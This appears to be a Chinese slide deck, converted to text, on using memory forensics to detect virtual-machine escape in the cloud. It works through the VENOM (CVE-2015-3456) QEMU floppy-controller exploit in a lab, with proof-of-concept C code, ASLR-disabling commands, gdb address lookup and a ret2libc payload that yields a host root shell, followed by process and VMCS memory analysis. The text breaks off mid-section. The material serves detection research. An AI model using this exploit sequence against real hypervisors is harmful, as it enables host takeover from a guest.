

基于内存取证的云中恶意行为的安全监控

- 和已有的虚拟机自省技术相比：
 - 获取信息全面：能够获取较为全面的状态信息，包括：物理机、虚拟机进程（dll/打开的文件/PE文件）、驱动、网络连接信息，而不是简单的进程名称；
 - 处理范围广泛：对操作系统为主流版本的Windows和Linux虚拟机皆可处理，可移植性较强；
 - 处理速度快：资源消耗小，对物理机和虚拟机影响小；
 - 智能化程度高：无需繁琐的配置，可自动检测到虚拟机并判断其版本；
 - 关联分析：对物理机、虚拟机进行关联分析，解决单机分析难以解决的问题；
 - 证据保存：发现异常后，可将物理内存信息、硬盘信息进行证据固定。



基于内存取证的云中恶意行为的安全监控

● 检测效率:





使用内存分析技术检测虚拟机逃逸

- 3.1 VENOM漏洞简介
 - VENOM, CVE-2015-3456是由CrowdStrike的Jason Geffner发现的存在于QEMU虚拟软驱中的漏洞。攻击者可利用此漏洞使虚拟机逃逸，在宿主机中执行代码。
- VENOM漏洞原理
 - 通过堆溢出覆盖eip(堆中动态分配的数据结构中，保存了回调函数的地址，影响了eip)



使用内存分析技术检测虚拟机逃逸

- 3.2 VENOM漏洞利用实验环境设置
 - 物理机: Ubuntu 12.4 x86; linux: 3.2.0-24-generic-pae; qemu: 2.2.0
 - 虚拟机: Ubuntu 12.4 x86; linux: 3.2.57



使用内存分析技术检测虚拟机逃逸

- 3.3 VENOM漏洞利用步骤

- (1) 在虚拟机中编写poc，向软驱控制器中寄存器DATA_FIFO写入大量数据

```
int main(){  
    int I;  
    iopl(3);  
    outb(0x8e,0x3f5);  
    for(i=0;i<10000000;i++)  
        outb(0x42,0x3f5);  
    return 0; }
```



使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤

- (2) 在宿主机中使用命令行，开启虚拟机

```
liu@liu-HP-EliteDesk-880-G1-TWR:~$ sudo qemu-system-i386 -hda poc_rc1.img -usbdevice tablet -m 512 -enable-kvm
```



使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤

- (3) 虚拟机成功启动后，在虚拟机命令行窗口中输入命令，编译执行poc

```
xu@xu-SMBIOS-Implement:~$ gcc poc.c -o poc
xu@xu-SMBIOS-Implement:~$ sudo ./poc
[sudo] password for xu:
```

虚拟机执行后，崩溃退出，查看宿主机日志，显示如下图：

```
Jun 21 11:42:54 liu-HP-EliteDesk-880-G1-TWR kernel: [ 516.023036] qemu-system-i386[2393]: segfault at 42424242 ip 42424242 sp bfac573c error 14
liu@liu-HP-EliteDesk-880-G1-TWR:~$
```



使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤
 - (4) 使用二分法定位漏洞位置，定位成功后的poc代码如下图所示：

```
int main()
{
    int i;
    iopl(3);
    outb(0x08e, 0x3f5);
    for(i=0; i<1495; i++)
        outb(0x42, 0x3f5);
    for(i=0; i<4; i++)
        outb(0x43, 0x3f5);
    for(i=0; i<50; i++)
        outb(0x44, 0x3f5);
    return 0;
}
```



使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤
 - 定位成功后的日志显示如下图：

```
Jun 21 15:07:40 liu-HP-EliteDesk-880-G1-TWR kernel: [ 2034.676972] qemu-system-i386[2390]: segfault at 43434343 ip 43434343 sp b561bf0c error 14
```




使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤
 - (5) 简单利用ret2lib, 通过system去执行/bin/sh.
 - 1) 关闭ASLR(随机地址分配), 将randomize_va_space的值设置为0

```
root@liu-HP-EliteDesk-880-G1-TWR:/home/liu# cat /proc/sys/kernel/randomize_va_space
2
root@liu-HP-EliteDesk-880-G1-TWR:/home/liu# echo 0 > /proc/sys/kernel/randomize_va_space
root@liu-HP-EliteDesk-880-G1-TWR:/home/liu# cat /proc/sys/kernel/randomize_va_space
0
```



使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤

- 2) 使用gdb调试qemu-system-i386进程，获得进程空间内的system进程地址和“/bin/sh”字符串地址。

```
(gdb) p system
$15 = {<text variable, no debug info>} 0xb7c39e10 <system>
(gdb) p __libc_start_main
$16 = {<text variable, no debug info>} 0xb7a9f3e0 <__libc_start_main>
(gdb) find 0xb7a9f3e0,+2200000,"/bin/sh"
0xb7be2be3
1 pattern found.
(gdb) x /s 0xb7be2be3
0xb7be2be3: "/bin/sh"
```



使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤
 - 3) 修改poc代码，将这两个地址分别设置在步骤2中定位的漏洞位置处

```
int main()
{
    int i;
    iopl(3);
    outb(0x08e, 0x3f5);
    for(i=0; i<1495; i++)
        outb(0x42, 0x3f5);

    outb(0x10, 0x3f5);
    outb(0x9e, 0x3f5);
    outb(0xc3, 0x3f5);
    outb(0xb7, 0x3f5);
    outb(0xe3, 0x3f5);
    outb(0x2b, 0x3f5);
    outb(0xbe, 0x3f5);
    outb(0xb7, 0x3f5);

    for(i=0; i<50; i++)
        outb(0x44, 0x3f5);

    return 0;
}
```



使用内存分析技术检测虚拟机逃逸

- 3.4 VENOM漏洞利用结果
 - (1) 在虚拟机中执行完poc后，虚拟机暂停，宿主的命令行窗口显示如下图所示：

```
liu@liu-HP-EliteDesk-880-G1-TWR:~$ sudo qemu-system-i386 -hda poc_rc1.img -usbdevice tablet -m 512 -enable-kvm  
#
```

可见，在命令行下面出现了命令行提示符



使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用结果
 - (2) 在命令行提示符中继续输入命令，可见其获取了管理员权限：

```
liu@liu-HP-EliteDesk-880-G1-TWR:~$ sudo qemu-system-i386 -hda poc_rc1.img -usbdevice tablet -m 512 -enable-kvm
# whoami
root
#
```



使用内存分析技术检测虚拟机逃逸

3.5 VENOM漏洞利用结果分析

- (1) 在宿主机系统中使用命令 `ps -alx`，查看到 `qemu-system-i386` 和 `/bin/sh` 的进程关系，如下图所示：


进程tgid	父进程id	进程状态	进程名称
2377	2237	poll_s S	sudo qemu-system-i386
2378	2377	futex_sl	qemu-system-i386 -hda
2381	2	rescue S<	[kvm-pit-wq]
2383	2378	wait S	sh -c /bin/sh
2384	2383	n_tty_S+	/bin/sh



使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用结果分析

- (2) qemu-system-i386和/bin/sh的进程关系，如下图所示：





使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用结果分析—进程结构体

```
struct task_struct {  
    ...  
    pid_t pid;  
    pid_t tgid;  
    ...  
    struct task_struct __rcu *real_parent; //通过此结构获取父进程id  
    struct task_struct __rcu *parent;  
    struct list_head children;  
    ...  
    char comm[TASK_COMM_LEN]; //进程名称  
    ...  
}
```




使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用结果分析—pid和tgid区别
Linux系统函数getpid获取的是进程描述符
task_struct的tgid (thread group
identifier), 而pid(process identifier)是
系统管理所有进程的id.



使用内存分析技术检测虚拟机逃逸

- (3) VENOM漏洞利用结果--内存分析
 - 1. 使用lime获取物理机内存镜像文件。
 - 2. 使用内存分析软件（自主研发），生成进程链表文件，如下图所示：题



使用内存分析技术检测虚拟机逃逸

序号	pid	tgid	进程名称	结构体物理地址		
183	2377	2377	sudo	0xEF3E8CA0	0x2F3E8CA0	0xEB7A0E54
				0xF6D28C00	0x36D28C00	
				0x2A225860	0x2A225860	2237
				0x2F3E8CA0		
184	2378	2378	qemu-system-i386	0xEB7A0CA0	0x2B7A0CA0	
				0xEA2266B4	0xEB4DD000	0x2B4DD000
				0x2F3E8CA0	0x2F3E8CA0	2377
				0x2B7A0CA0		
185	2381	2381	kvm-pit-wq	0xEA226500	0x2A226500	0xEA1F81B4
				0x00000000	0x00000000	
				0x374A0CA0	0x374A0CA0	2
				0x2A226718	0x2A226718	0x2AA673C0
				0x2A226500		
186	2383	2383	sh	0xEA1F8000	0x2A1F8000	0xEB7A40D4
				0xF6D2B600	0x36D2B600	
				0x2F3EB280	0x2F3EB280	2380
				0x2A1F8000		
187	2384	2384	sh	0xEB7A3F20	0x2B7A3F20	0xEB7A3434
				0xEB558800	0x2B558800	
				0x2A1F8000	0x2A1F8000	2383
				0x2B7A3F20		


父进程pid

父进程物理地址



使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用结果分析





使用内存分析技术检测虚拟机逃逸

2378 qemu-system-i386 EB7A0CA0
 pid: 2378
 tpid: 2378
 父进程: EF3E8CA0 (sudo)
 子进程: EB7A0EB8 (自身进程)
 进程名称: qemu-system-i386

02B7A0EAD	01 00 00 00 4A 09 00 00	4A 09 00 00 AE E5 BA 5C	...
02B7A0EB0	AD BC 3E EF AD BC 3E EF	BB DE 7A EB BB DE 7A EB	...
02B7A0EC0	BB BE 3E EF BB BE 3E EF	A0 DC 7A EB CC DE 7A EB	...
02B7A0ED0	CC DE 7A EB D4 DE 7A EB	D4 DE 7A EB 00 00 00 00	...
02B7A0EE0	C8 D9 02 EA C0 D9 02 EA	E8 DE 3E EF 4B B2 1F EA	...
02B7A0EF0	40 58 26 EA F4 BE 3E EF	54 B2 1F EA B0 FF F8 F6	...
02B7A0F00	E0 B4 3E EF E0 B4 3E EF	00 00 00 00 2B A7 E1 B7	...
02B7A0F10	6B A8 33 B7 A9 03 00 00	F2 01 00 00 A9 03 00 00	...
02B7A0F20	F2 01 00 00 00 00 00 00	00 00 00 00 00 00 00 00	...
02B7A0F30	C3 59 04 00 F3 07 00 00	BB 04 00 00 6A 2F 9D 2C	...
02B7A0F40	4B 04 00 00 6A 2F 9D 2C	CA 18 00 00 00 00 00 00	...
02B7A0F50	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	...
02B7A0F60	60 0F 7A EB 60 0F 7A EB	66 0F 7A EB 68 0F 7A EB	...
02B7A0F70	70 0F 7A EB 70 0F 7A EB	80 56 12 EA 80 56 12 EA	...
02B7A0F80	00 00 00 00 71 65 6D 75	2D 73 79 73 74 65 6D 2D	...
02B7A0F90	69 33 3B 00 00 00 00 00	00 00 00 00 70 A8 F4 F6	...

2380 qemu-system-i386 EF3EB280
 pid: 2380
 tgid: 2378
 父进程: EF3E8CA0 (sudo)
 子进程: EA1F8220 (sh)
 进程名称: qemu-system-i386


02F3EB400	00 00 00 00 4C 09 00 00	4A 09 00 00 8A B4 7C C9	...
02F3EB410	AD BC 3E EF AD BC 3E EF	20 B2 1F EA 20 B2 1F EA	...
02F3EB420	A0 B4 3E EF A0 B4 3E EF	A0 DC 7A EB AC B4 3E EF	...
02F3EB430	AC B4 3E EF B4 B4 3E EF	B4 B4 3E EF 00 00 00 00	...
02F3EB440	4B 30 17 E9 40 30 17 E9	E8 BE 3E EF 4C 58 26 EA	...
02F3EB450	40 58 26 EA F4 BE 3E EF	90 FF F8 F6 B0 FF F8 F6	...
02F3EB460	00 0F 7A EB 00 0F 7A EB	00 00 00 00 00 00 00 00	...
02F3EB470	A8 CB 41 B6 7C 16 00 00	26 08 00 00 7C 16 00 00	...
02F3EB480	26 08 00 00 B9 0F 00 00	00 00 00 00 00 00 00 00	...
02F3EB490	53 BF 00 00 AF 0E 00 00	BB 04 00 00 CB C1 7C 31	...
02F3EB500	BB 04 00 00 CB C1 7C 31	15 06 00 00 00 00 00 00	...
02F3EB510	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	...
02F3EB520	40 B5 3E EF 40 B5 3E EF	46 B5 3E EF 46 B5 3E EF	...
02F3EB530	50 B5 3E EF 50 B5 3E EF	B0 56 12 EA B0 56 12 EA	...
02F3EB540	00 00 00 00 71 65 6D 75	2D 73 79 73 74 65 6D 2D	...
02F3EB550	69 33 3B 00 00 00 00 00	00 00 00 00 70 A8 F4 F6	...

(4) 虚拟机逃逸前后 VMCS数据区变化

- 为了更好的支持虚拟化, VT-x引入了两种操作模式: VMX root operation和VMX non-root operation, 为了建立这种两个操作模式的架构, 设计了VMCS虚拟机控制数据结构, 每个VMCS对应一个虚拟CPU (VCPU) , VMCS包括三个组成部分:

- VMCS数据区:

```
struct vmcs {
    u32 revision_id;
    u32 abort;
    char data[0];
};
```



➤ 未逃逸前:

➤ vmcs内容:

```
02BFAA120 FA 65 AD B6 E3 04 00 00 3F 00 00 00 00 00 00 00
02BFAA130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BFAA140 1E 60 05 2B 00 00 00 00 04 40 59 1F 00 00 00 00
02BFAA150 EF 00 00 00 04 00 00 00 02 00 00 00 FF 60 2E 00
02BFAA160 00 00 00 00 00 00 00 00 00 00 00 00 0C 00 00 00
02BFAA170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02BFAA180 01 00 00 00 00 00 00 00 00 20 11 2D 00 00 00 00
```

➤ 虚拟机版本及系统信息:

```
EE266F20 0B 00 00 00 51 04 00 00 00 00 00 00 56 4D 43 4F .....Q.....VMCO
EE266F30 52 45 49 4E 46 4F 00 00 4F 53 52 45 4C 45 41 53 REINFO..OSRELEAS
EE266F40 45 3D 33 2E 32 2E 35 37 0A 50 41 47 45 53 49 5A E=3.2.57.PAGESIZ
EE266F50 45 3D 34 30 39 36 0A 53 59 4D 42 4F 4C 28 69 6E E=4096.SYMBOL(in
EE266F60 69 74 5F 75 74 73 5F 6E 73 29 3D 63 31 37 66 36 it_uts_ns)=c17f6
EE266F70 35 61 30 0A 53 59 4D 42 4F 4C 28 6E 6F 64 65 5F 5a0.SYMBOL(node_
EE266F80 6F 6E 6C 69 6E 65 5F 6D 61 70 29 3D 63 31 38 36 online_map)=c186
EE266F90 30 64 39 38 0A 53 59 4D 42 4F 4C 28 73 77 61 70 0d98.SYMBOL(swap
EE266FA0 70 65 72 5F 70 67 5F 64 69 72 29 3D 63 31 39 32 per_pg_dir)=c192
EE266FB0 35 30 30 30 0A 53 59 4D 42 4F 4C 28 5F 73 74 65 5000.SYMBOL(_ste
EE266FC0 78 74 29 3D 63 31 30 30 31 30 65 38 0A 53 59 4D xt)=c10010e8.SYM
```

- 虚拟机swapper_pg_dir 虚拟地址为c1925000，物理地址为1925000，根据eptpointer地址转换后其在物理机中的物理地址为1f8e25000：

```

-----
1F8E25000 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .
1F8E25010 | 00 00 00 00 00 00 00 00 00 01 20 92 01 00 00 00 00 | .
1F8E25020 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .
-----

```

- 逃逸后：

- vmcs结构体

```

